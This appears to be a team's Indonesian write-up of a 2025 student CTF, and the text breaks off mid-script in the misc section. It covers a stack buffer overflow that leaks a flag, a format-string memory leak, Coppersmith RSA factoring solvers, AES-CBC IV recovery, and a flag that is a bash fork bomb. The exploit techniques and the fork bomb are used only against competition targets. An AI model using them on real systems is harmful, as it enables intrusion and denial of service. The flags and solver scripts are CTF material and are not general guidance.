


Write up
Capture The Flag Competition - Pekan RISTEK 2025



Anggota:

Jefry Acmal Dzikhrollah - 2506614795 - {uje}

Nurfadhil Kurniawan - 2506540765 - {Nurfadhil}

Ilham Naufal Firmansyah - 2506532643 - {RedStone576}

KITA INI
BANGSA YANG BESAR

Daftar 14 Flag yang Berhasil Diperoleh

Problem	Flag
Sanity Check	NETSOS{Please_speeddddd_give_me_the_flagggg_....my_mom's_GPT_is_running_out...,I_live_with_my_dad_I_wanna_masuk_ristek_netsos}
TipSend	NETSOS{wh3n_yh_s3j4g0_t1ps3n_daec0be8ee0685ef0f2a}
rizztek	NETSOS{f0rtun3_f4v0rs_th3_b0ld_e4b21f9c}
Simple Web	NETSOS{awalny_m4u_suru_bf_timestamp_d1kit_tp_tkt_infra_menlnggoy_4nywAy_dont_use_uuidv1_it_is_so_predictable}
baby leaked	NETSOS{3x4ctly_wHy_w0uld_y0u_l3ak_p4rT_0f_th3_pr1m3s_th1s_was_v3ry_e4sy_t0_br34k}
Professional OS Enjoyer	NETSOS{ :() { : :& };: }
seeing the unseen	NETSOS{br0_kn0w5_s0meth1n9_w3_d0nt_f96d87c5}
openjail	NETSOS{k4t4ny4_j411,_k0k_b1s4_0p3n??_584bf93578678882b1a0}
Easiest Chall	NETSOS{c0ngr4ts_y4a_94mp4ng_k4n_ch411ny4a_hehehe}
sssttti	NETSOS{d0ck3r_s3cr3ts_4r3_n0t_s0_s3cr3t_4ft3r_sst1_rce}
atau eksklusif	NETSOS{3z_x0r_4nd_g00d_luck_0n_th3_r3s7_0f_the_ctf!_570d81e3763b66faa27e}
LMSA	NETSOS{m4m4_m4u_m4g4ng_d1_ASML!!!}
19 Juta	NETSOS{D4r1p4D4_NuN99u_19_jU74_14p4N64N_k3Rj4_M3Nd1n9_c4R1_F1L3_uPL04D_vUIN_4j4!}
RSA maybe...?	NETSOS{c0pp3rsm1th_t0_f1nd_x_th3n_GCD_f0r_p}

Daftar Isi

19-Juta-Bendera-Gratis.....	3
Sanity Check.....	3
Binary Exploitation.....	4
TipSend.....	4
seeing the unseen.....	9
Cryptography.....	10
baby leaked.....	10
Easiest Chall.....	12
RSA maybe...?.....	14
Miscellaneous.....	17
Professional OS Enjoyer.....	17
openjail.....	20
Reverse Engineering.....	21
atau eksklusif.....	21
LMSA.....	23
Web Exploitation.....	35
rizztek.....	35
Simple Web.....	36
sssttti.....	38
19 Juta.....	40

== 19-Juta-Bendera-Gratis ==

Sanity Check

Flag:

```
NETSOS{Please_speeddddd_give_me_the_flagggg_....my_mom's_GPT_is_running_out...,I  
_live_with_my_dad_I_wanna_masuk_ristek_netsos}
```

Author: [tipsen](#)

Good luck!

```
NETSOS{Please_speeddddd_give_me_the_flagggg_....my_mom's_GPT_is_running_out...,  
I_live_with_my_dad_I_wanna_masuk_ristek_netsos}
```

Penjelasan:

sanity check, jadi flagnya sudah ada di soal

== Binary Exploitation ==

TipSend

Flag: NETSOS{wh3n_yh_s3j4g0_t1ps3n_daec0be8ee0685ef0f2a}

Author: kannrisha

W tipsen :mending_heart:

nc ctf.netsos.id 7002

Lampiran soal:  TipSend

Penjelasan:

Binary file yang diberikan kami coba decompile menggunakan Ghidra. Hasilnya sebagai berikut.

```
#include "out.h"

int __init(EVP_PKEY_CTX *ctx)
{
    int iVar1;

    iVar1 = __gmon_start__();
    return iVar1;
}

void FUN_00101020(void)
{
    (*(code *) (undefined *) 0x0)();
    return;
}

void FUN_001010c0(void)
{
    __cxa_finalize();
    return;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
int puts(char *__s)
{

```

```

    int iVar1;

    iVar1 = puts(__s);
    return iVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
size_t fread(void *__ptr,size_t __size,size_t __n,FILE *__stream)
{
    size_t sVar1;

    sVar1 = fread(__ptr,__size,__n,__stream);
    return sVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
int fclose(FILE *__stream)
{
    int iVar1;

    iVar1 = fclose(__stream);
    return iVar1;
}

void __stack_chk_fail(void)
{
    // WARNING: Subroutine does not return
    __stack_chk_fail();
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
int printf(char *__format,...)
{
    int iVar1;

    iVar1 = printf(__format);
    return iVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
ssize_t read(int __fd,void *__buf,size_t __nbytes)

```

```

{
    ssize_t sVar1;

    sVar1 = read(__fd,__buf,__nbytes);
    return sVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
int setvbuf(FILE *__stream,char *__buf,int __modes,size_t __n)
{
    int iVar1;

    iVar1 = setvbuf(__stream,__buf,__modes,__n);
    return iVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
FILE * fopen(char *__filename,char *__modes)
{
    FILE *pFVar1;

    pFVar1 = fopen(__filename,__modes);
    return pFVar1;
}

// WARNING: Unknown calling convention -- yet parameter storage is locked
void perror(char *__s)
{
    perror(__s);
    return;
}

void processEntry _start(undefined8 param_1,undefined8 param_2)
{
    undefined1 auStack_8 [8];

    __libc_start_main(main,param_2,&stack0x00000008,0,0,param_1,auStack_8);
    do {
        // WARNING: Do nothing block with infinite loop
    } while( true );
}

```

```

// WARNING: Removing unreachable block (ram,0x001011a3)
// WARNING: Removing unreachable block (ram,0x001011af)

void deregister_tm_clones(void)

{
    return;
}


// WARNING: Removing unreachable block (ram,0x001011e4)
// WARNING: Removing unreachable block (ram,0x001011f0)

void register_tm_clones(void)

{
    return;
}


void __do_global_ctors_aux(void)

{
    if (completed_0 != '\0') {
        return;
    }
    FUN_001010c0(__dso_handle);
    deregister_tm_clones();
    completed_0 = 1;
    return;
}


void frame_dummy(void)

{
    register_tm_clones();
    return;
}


bool main(void)

{
    FILE *__stream;
    long in_FS_OFFSET;
    undefined1 local_98 [64];
    undefined1 local_58 [72];
    long local_10;

    local_10 = *(long *) (in_FS_OFFSET + 0x28);
    setvbuf(stdin, (char *)0x0, 2, 0);
    setvbuf(stdout, (char *)0x0, 2, 0);
    setvbuf(stderr, (char *)0x0, 2, 0);

```

```

printf(
    "-- TipSend --\nHere are some tips from other people: \n- just
use gpt\n- dhink tiffrent\n- when yh\n\nEnter your tip\n>> "
);
__stream = fopen("flag.txt", "r");
if (__stream != (FILE *)0x0) {
    fread(local_58, 1, 0x40, __stream);
    fclose(__stream);
    read(0, local_98, 100);
    puts("Thanks for the tip!");
    printf("Btw this is what you sent: %s\n", local_98);
}
else {
    perror("flag.txt");
}
if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
    // WARNING: Subroutine does not return
    __stack_chk_fail();
}
return __stream == (FILE *)0x0;
}

void _fini(void)
{
    return;
}

```

Angka heksadesimal di belakang local_ menunjukkan offset (jarak) dari base pointer stack.

1. local_98 [64] (input) berada di posisi 0x98 (undefined1 local_98)
2. local_58 [72]: buffer tempat isi file flag.txt disimpan berada di posisi 0x58 (undefined1 local_58)

Jarak antara input dan lokasi flag adalah $0x98 - 0x58 = 152 - 88 = 64$ byte. Lalu pada bagian `read(0, local_98, 100)`, program mengizinkan memasukan input hingga 100 byte, tetapi ukuran local_98 hanyalah 64 byte. Oleh karena itu kami berasumsi ini merupakan challenge buffer overflow. Kami mencoba untuk spam karakter "A" sebanyak 63 kali + enter (sebanyak 1 kali) sehingga berhasil memenuhi jarak antara input dan lokasi flag, kemudian muncullah flagnya.

```

root@LAPTOP-EMN3PLMI:/home/ujeeje# nc ctf.netsos.id 7002
-- TipSend --
Here are some tips from other people:
- just use gpt
- dhink tiffrent
- when yh

Enter your tip
>> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA
Thanks for the tip!
Btw this is what you sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
NETSOS{wh3n_yh_s3j4g0_t1ps3n_daec0be8ee0685ef0f2a}h♦♦

```

seeing the unseen

Flag: NETSOS{br0_kn0w5_s0meth1n9_w3_d0nt_f96d87c5}

Author: fikri

I know what kind of man you are...

```
nc ctf.netsos.id 7004
```

Lampiran soal: seeing the unseen

Penjelasan:

[illegible]

```
Hello 0x7ffcfaf20350 (nil) 0x7f72451e98f7 0x6 0x55ad06579480
0x7025207025207025 0x2520702520702520 0x2070252070252070
0x7025207025207025 0x2520702520702520 0x2070252070252070
0x7025207025207025 0x20702520702520 0x627b534f5354454e 0x3577306e6b5f3072
0x316874656d30735f 0x30645f33775f396e 0x38643639665f746e 0x7d356337
0x1000 0x55ad065792a0
```

Setelah itu kami menggunakan generative AI gemini untuk mendecrypt hex code tersebut dan didapatkan flagnya. Flag berada di bagian akhir memory dump.

2. The Flag (Little Endian Decoding)

The final block of hex values contains the flag. Because x86-64 architecture uses **Little Endian** byte ordering, the bytes in each memory word are stored in reverse order. To read the text, we must reverse the bytes of each hex block.

Hex Block (Raw)	Little Endian (Reversed)	ASCII Conversion
0x627b534f5354454e	4e 45 54 53 4f 53 7b 62	NETSOS{b
0x3577306e6b5f3072	72 30 5f 6b 6e 30 77 35	r0_kn0w5
0x316874656d30735f	5f 73 30 6d 65 74 68 31	_s0meth1
0x30645f33775f396e	6e 39 5f 77 33 5f 64 30	n9_w3_d0
0x38643639665f746e	6e 74 5f 66 39 36 64 38	nt_f96d8
0x7d356337	37 63 35 7d	7c5}

 Ekspor ke Spreadsheet

Combined: NETSOS{br0 kn0w5 s0meth1n9 w3 d0nt f96d87c5}

== Cryptography ==

baby leaked

Flag:

NETSOS{3x4ctly_wHy_w0uld_y0u_l3ak_p4rT_of_th3_pr1m3s_th1s_was_v3ry_e4sy_t0_br34k}

Author: jay

Turns out Bob tried to secure his secrets with RSA... and then decided to "help" you by leaking a chunk of one of his primes. He definitely meant well.

nc ctf.netsos.id 7101

Lampiran soal:  Baby Leaked

Penjelasan:

Diberikan file python yg berisi script code dari ip address yang ada di soal, dari file python yg di berikan kita butuh berapa nilai dari p dan q, untuk itu kami menggunakan script code dari generative AI yang bakal digunakan di SageMath:

```
1 # --- MASUKKAN NILAI DARI SOAL DI SINI ---
2 n =      # Ganti dengan N yang di dapat dari server yg di jalankan di terminal
3 p_leak =  # Ganti dengan p_leak yang di dapat dari server yg di jalankan di terminal
4
5 # Ini di ambil dari source code soal, jadi ini tidak di ubah
6 bits = 512
7 leak_bits = 416
8
9 # Setup Ring Polinomial modulo N
10 Z = Zmod(n)
11 P.<x> = PolynomialRing(Z)
12
13 # Persamaan Matematika:
14 # P_asli = (High_Bits * 2^416) + p_leak
15 # Kita mencari 'x' (High_Bits) yang kecil.
16 f = x * (2^leak_bits) + p_leak
17
18 # Agar fungsi small_roots bekerja, polinomial harus 'monic'
19 # (koefisien x harus 1).
20 f = f.monic()
21
22 # Jalankan Coppersmith's Method
23 # beta=0.5 artinya faktor yang dicari (P) ukurannya sekitar akar kuadrat dari N
24 roots = f.small_roots(beta=0.5, epsilon=0.04)
25
26 if roots:
27     high_bits = roots[0]
28
29     # Rekonstruksi P yang utuh
30     p_found = int(high_bits * (2^leak_bits) + p_leak)
31
32     # Hitung Q
33     q_found = n // p_found
34
35     print("=== BERHASIL DITEMUKAN ===")
36     print(f"P: {p_found}")
37     print(f"Q: {q_found}")
38 else:
39     print("Gagal menemukan solusi. Pastikan N dan p_leak adalah pasangan yang benar.")
```

setelah dapat nilai P dan Q nya pilih pilihan 3 di terminal dengan catatan : **terminal nya jangan di tutup**. Setelah dijalankan, nanti akan dapat nilai encrypted file yg bakal kita pakai di SageMath dengan script code yg berbeda, seperti berikut:

```
1 # --- FINAL DECRYPTOR ---
2
3
4 ct = #<--- PASTE ENCRYPTED FLAG DI SINI
5
6 # 2. MASUKKAN P dan Q YANG TADI KAMU INPUT KE SERVER
7 # (Harus pasangan yang benar, kalau tidak script ini akan error)
8 p = # <--- PASTE NILAI P DI SINI
9 q = # <--- PASTE NILAI Q DI SINI
10
11 e = 16
12
13
14 try:
15     print("Sedang menghitung akar pangkat 16...")
16     # Mencari akar di field P dan field Q
17     r_p = GF(p)(ct).nth_root(e, all=True)
18     r_q = GF(q)(ct).nth_root(e, all=True)
19
20     print(f"Kombinasi yang mungkin: {len(r_p) * len(r_q)}")
21
22     found = False
23     # Loop semua kemungkinan kombinasi akar
24     for rp in r_p:
25         for rq in r_q:
26             # Gabungkan solusi pakai CRT (Chinese Remainder Theorem)
27             m = crt([int(rp), int(rq)], [p, q])
28
29             try:
30                 # Ubah angka jadi bytes/text
31                 flag = int(m).to_bytes((int(m).bit_length() + 7) // 8, 'big')
32
33                 # Cek apakah formatnya benar
34                 if b"NETSOS" in flag:
35                     print("\n" + "="*40)
36                     print("!!! FLAG DITEMUKAN !!!")
37                     print("="*40)
38                     print(flag.decode())
39                     print("="*40)
40                     found = True
41                     break
42             except:
43                 # Kalau gagal decode (bukan text), lanjut cari
44                 pass
45         if found: break
46
47     if not found:
48         print("Tidak ditemukan flag dengan format NETSOS(...)")
49         print("Coba cek apakah P dan Q yang kamu masukkan benar.")
50
51 except Exception as err:
52     print("Terjadi Error:", err)
53     print("Biasanya karena P atau Q salah/kosong.")
```

setelah itu baru kita bakalan dapet flag yg sedang kita cari:

**SageMathCell**

About SageMathCell

Type some Sage code below and press Evaluate.

```
1 # --- FINAL DECRYPTOR ---
2
3
4 ct = 1175378619593113247660436708394031329508001505640064634740510316601398377475894091825816540054531874597517016
5
6 # 2. MASUKKAN P dan Q YANG TADI KAMU INPUT KE SERVER
7 # (Harus pasangan yang benar, kalau tidak script ini akan error)
8 p = 13265393081386175110148778508761591191487356645994271400539934755131213687094197321860833102437387567500875100
9 q = 67837065968313666453306279687030866719048891956102334566454550802312063762736690540030013126817203932812881402
```

Language: Sage

Evaluate

Share

```
Sedang menghitung akar pangkat 16...
Kombinasi yang mungkin: 32

!!! FLAG DITEMUKAN !!!

NETSOS(3x4ctly_wHy_w0uid_y0u_l3ak_p4rt_of_th3_pr1m3s_this_was_v3ry_e4sy_t0_br34k)
```

Help | Powered by SageMath

About

```
udp.py
chall.py

Terminal - bebekaut@fedora:~/Downloads/rstek

File Edit View Terminal Tabs Help

2. Get Leaked Primes
3. Input P and Q to get Encrypted Flag
4. Exit

with
-- 2
p_leak: 104883136987978434929637335489750511012496952800725655294722001950065045
498422572840851876766060515229781152626149320146042593
BITS
=== Welcome to Baby Leaked Cryptosystem ===
E = 1
LEAK
1. Get N
2. Get Leaked Primes
3. Input P and Q to get Encrypted Flag
4. Exit
-- 3
Input p: 13265393081386175110148778508761591191487356645994271400539934755131213
68709419732186083310243738756750087510084069427598936687158750939691082535626081
8657
Input q: 67837065968313666453306279687030866719048891956102334566454550802312063
76273669054003001312681720393281288140232936382060185795220602620221854021946189
231
Encrypted Flag: 1175378619593113247660436708394031329508001505640064634740518316
60139837747589409182581654005453187459751701690183611215682846869502298489277995
def f
88520346245427160889786806639617362151391255358604186652116641791149897291804661
r 42368737136535803754299580631200068459174555813089674752700249365272642046377586
3383
def m
N, r, u = generate_key()
```

Easiest Chall

Flag: NETSOS{c0ngr4ts_y4a_94mp4ng_k4n_ch4llny4a_hehehe}

Author: fele

I swear this is the easiest challenge

Lampiran soal:  Easiest Chall

Penjelasan:

challenge ini diberikan dua berkas utama, **Berkas terenkripsi**: `encrypted_image.png.enc` dan **Skrip Python enkripsi**: `chall.py` → script yang digunakan panitia untuk men-generate file terenkripsi tersebut. Berkas `encrypted_image.png.enc` ketika diperiksa menggunakan `file`, `xxd`, atau `strings` hanya menampilkan data acak tanpa struktur file yang dikenal. Hal ini menunjukkan bahwa file memang merupakan ciphertext murni tanpa header tambahan.

```
bebeklaut@fedora:~/Downloads/easiest$ file encrypted_image.png.enc
xxd -g 1 encrypted_image.png.enc | head
encrypted_image.png.enc: OpenPGP Secret Key
00000000: 94 1b d9 30 43 70 cd 2f 62 5a 3f 9a 5a 86 14 5a ...0Cp./bZ?.Z..Z
00000010: cc df 0e ce 23 f1 9a 0d a4 a1 01 f2 fb 30 a8 8e ....#.....0..
00000020: e1 87 55 09 03 38 e0 82 6d 56 89 e1 e2 32 97 44 ..U..8..mV...2.D
00000030: 76 18 f4 8d b5 3c ff 32 72 fd fe 75 61 8d a5 a8 v....<.2r..ua...
00000040: 76 44 ac f2 8d eb ee 0c 79 a8 e4 9e e0 d6 a6 3b vD.....y.....;
00000050: e3 f9 1d 0a 18 c2 de 55 17 69 38 83 f8 b9 03 a4 .....U.i8.....
00000060: d8 3f 49 4c 19 d8 13 d8 2d 1b 04 d0 51 e3 8e f3 .?IL....-...Q...
00000070: b7 4a 0d ed 79 2e 6e 50 78 b7 79 6b cd 99 11 65 .J..y.nPx.yk...e
00000080: dd 9a 8b 5a 08 59 32 9a d9 04 4e 7c 44 28 8e 25 ...Z.Y2...N|D(.%
00000090: 0e 9a bd 37 74 10 0b eb 38 f9 6d c7 37 04 5e 74 ...7t...8.m.7.^t
bebeklaut@fedora:~/Downloads/easiest$
```

Berkas `chall.py` berisi script yang digunakan panitia untuk membuat file terenkripsi. Dari script tersebut dapat diambil beberapa poin penting:

1. **Algoritma yang digunakan adalah AES-128-CBC**, dengan key `p3kanr1stek_2025`
2. **IV dihasilkan secara random**, menggunakan `iv = get_random_bytes(16)`
3. **Kesalahan fatal dalam enkripsi, IV tidak disimpan ke dalam `encrypted_image.png.enc`.**
Artinya ciphertext yang diberikan adalah murni hasil enkripsi AES-CBC tanpa informasi IV.

Karena AES-CBC membutuhkan IV untuk mendekripsi blok pertama, maka ciphertext tersebut **tidak dapat didekripsi langsung** tanpa melakukan analisis tambahan. Walaupun IV tidak disimpan, script menunjukkan bahwa plaintext asli adalah **file PNG**, karena ia membaca `img.png`. Penggunaannya terlihat di script, `file_in = 'img.png'`. Setelah itu kami langsung lakukan rekonstruksi IV dengan.

1. Mengambil 16 byte pertama ciphertext.
2. Melakukan dekripsi block menggunakan AES-ECB.
3. Melakukan XOR dengan header PNG.


Setelah IV diketahui, file dapat didekripsi menggunakan key dari `chall.py`. dan kami meminta script code dekripsinya dari *generative AI*.

```

1  from Crypto.Cipher import AES
2  from Crypto.Util.Padding import unpad
3
4  key = b"p3kanr1stek_2025"
5  iv = b"\xdd\x4f\xd4\x97\xdd\x6a\xde\xae\x24\x51\x6e\xea\xf2\xf9\xe2\xa4"
6
7  with open("encrypted_image.png.enc", "rb") as f:
8      ciphertext = f.read()
9
10 cipher = AES.new(key, AES.MODE_CBC, iv)
11 plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)
12
13 with open("decrypted.png", "wb") as f:
14     f.write(plaintext)
15
16 print("Decrypted to decrypted.png")
17

```

setelah menjalankan script ini barulah di dapatkan flagnya dengan format file **decrypted.png**.



RSA maybe...?

Flag: NETSOS{c0pp3rsm1th_t0_flnd_x_th3n_GCD_f0r_p}

Author: fele

I think this is an RSA challenge, maybe?

Lampiran soal:  RSA maybe...?

Penjelasan:

Dari source code yang diberikan kami melihat RSA yang sedikit dimodifikasi. Biasanya RSA memakai $n = p * q$ tapi di sini, $N = p^7 * q$. Diberikan pula dua *public exponent* (e_1 , e_2) dan ada dua *private exponent* (d_1 , d_2). d_1 adalah angka acak 2000 bit, d_2 adalah angka di dekat d_1 (memiliki selisih sekitar 1000 bit). Mari misalkan selisih tersebut adalah Δ (Delta). Sehingga bisa dikatakan d_2 merupakan aproksimasi dari $d_1 + \Delta$.

Dalam soal ini $\Phi = p^6 * (p-1) * (q-1)$. Dalam RSA, berlaku rumus dasar $e*d = 1 \bmod (\Phi)$. Karena p^6 adalah faktor dari Φ , rumus itu juga berlaku dalam modulus Φ :

$$1. e_1*d_1 = 1 \bmod (p^6)$$

$$2. e_2*d_2 = 1 \bmod (p^6)$$

Didapat bahwa $(e_1*e_2) * \Delta - (e_1 - e_2) = 0 \bmod (p^6)$. Karena Δ hanya berukuran 1000 bit, maka algoritma coppersmith bisa digunakan untuk memecahkan soal tersebut. Kami menggunakan generative AI untuk membuat code solver nya. Berikut merupakan code solver yang dihasilkan.

```
from Crypto.Util.number import long_to_bytes

# Masukkan nilai dari soal
c =
4682732069986929665485107123629807263317108560722037217292402821445486667
6538509791069376334826860628570553223275262991303988956022340892651542942
88239322
N =
1713122503427182985680473915291812768213459650113017845817005232984846494
0322808830845716266334411253697035343705537131918307832852505466501932082
8053779254326590592230614604587557461439636861662394884782882825182889847
0953904877484386998141461325720483205534145264187722933291616627592024439
8860729101910925334186492232235650238068307373252994502062301145669085174
4101875765824066700391983904562100484685207684235499478680377818926520568
3629821946927575339818207032901527924283527269914418528703074583704516052
7179566107105060830295936418891862900884242162335716171022509432423597684
070555771074648733552431454108439
e1 =
4662411273098549272660176329207341363425296846497816025649870225791197162
4141081511365980193127320156079456422555049286677552676327652462090759393
6095172150937089861333240053256723364084139386163435779183038265551822253
1714379799564714088410334810779410362809259949939892190908798363631402453
0321794221515204734349122689322427571601041369994813517737035097030293476
9815127751121650951295898558606038229429518803898825225204098158018378572
5062726015680323916647674261609686087242391199620046023893563380306375283
0544589516882764178856342406087226004393169629058268420282086234632855274
23139409954406413392559652412251
e2 =
```

```

7464913082741388914841972483206363806307814442125173810343531267161002284
746395034906625744222298722463913815923878674983039959762476012648337159
6970481388333269604869330266122468399743217800457222867654553504474753065
8948606488078165117255814134691804533470838207018530873923341377707195563
1373876087940891246626926815968682269463454678478233086413755583502231808
5523618215992307450235148014924267743313454973642733626707742157851625297
1959572923141196339907233053993081012296170735152704103593731870769475084
3674239451324430213042227835666443812000493567473106326426978607406699609
28821435819043890726225294350767

# Setup Polynomial Ring modulo N
P.<x> = PolynomialRing(Zmod(N))

# Persamaan: (e1 * e2) * Delta - (e1 - e2) = 0 mod p^6
A = (e1 * e2) % N
B = (e1 - e2) % N
f = A * x - B
f = f.monic()

# Coppersmith Small Roots
# Beta = log(p^6)/log(N) = (6/8) = 0.75
print("[*] Menjalankan Coppersmith's attack...")
roots = f.small_roots(X=2**1005, beta=0.75)

if roots:
    delta = roots[0]
    print(f"[+] Ditemukan Delta: {delta}")

    # Recover p^6
    # A * delta - B harus habis dibagi p^6
    # Karena kita melakukan f.monic(), persamaannya dikalikan invers A,
    # tapi akar (delta) tetap valid untuk persamaan asli: A*delta = B mod
p^6
    val = Integer(A * delta - B)
    p6 = gcd(val, N)

    # Ambil akar pangkat 6 untuk dapat p
    try:
        p = p6.nth_root(6)
        q = N // (p**7)

        if p**7 * q == N:
            print(f"[+] Faktorisasi N berhasil!")
            print(f"p = {p}")
            print(f"q = {q}")

            # Dekripsi
            n_enc = p * q
            phi_enc = (p - 1) * (q - 1)
            e_enc = 0x10001
            d_enc = inverse_mod(e_enc, phi_enc)

            m = pow(c, d_enc, n_enc)
            flag = long_to_bytes(m)
            print(f"\n[+] FLAG: {flag.decode()}")
        else:
            print("[-] Faktorisasi gagal (cek integritas matematika).")
    except ValueError:
        print("[-] Gagal mengambil akar pangkat 6.")

```

```
else:
    print("[-] Delta tidak ditemukan. Coba sesuaikan bound X atau beta.")
```

Setelah dijalankan di SageMath, didapat flag dari output program sebagai berikut.

```
[*] Menjalankan Coppersmith's attack...
[+] Ditemukan Delta:
833466834490342664883428462000827322890746773375812687551209342525720565484783142248753514934357487326035682451829158329778930
036050613974876858792694595845465536944207158894541231112180337913568826430656513577392947668806921927972736227354615538348954
9859406683266952492186083821455484076610104328052
[+] Faktorisasi N berhasil!
p = 110418371867636296511440782012404177611628618321818530279992167206259522137451
q = 85604983144603952958280177814697594946524273193564628561942932754036761254589

[+] FLAG: NETSOS{c0pp3rsm1th_t0_f1nd_x_th3n_GCD_f0r_p}
```

== Miscellaneous ==

Professional OS Enjoyer

Flag: NETSOS{ :() { :|:& };; }

```
#!/usr/bin/python3
import sys
import os
import subprocess
from base64 import b64decode
from tempfile import mkstemp

fd, fname = mkstemp(suffix='.c')
exec_path = None

TARGET = "19millionfreelanguages"

try:
    codeb64 = input('Give code in base64: ').strip()
    try:
        code = b64decode(codeb64, validate=True)
    except Exception:
        print('bro')
        sys.exit(-1)

    with os.fdopen(fd, 'wb') as f:
        f.write(code)

    print('Running in bash...')
    try:
        bash_proc = subprocess.run(
            ['bash', fname],
            capture_output=True,
            text=True,
            timeout=10
        )
        bash_output = (bash_proc.stdout or '').strip()
        if bash_output == TARGET:
            print('Bash output OK')
        else:
            print('Bash output mismatch')
            sys.exit(-1)
    except Exception as e:
        print(f'Error running bash: {e}')

    print('Running in C...')
    try:
        exec_fd, exec_path = mkstemp()
        os.close(exec_fd)

        compile_proc = subprocess.run(
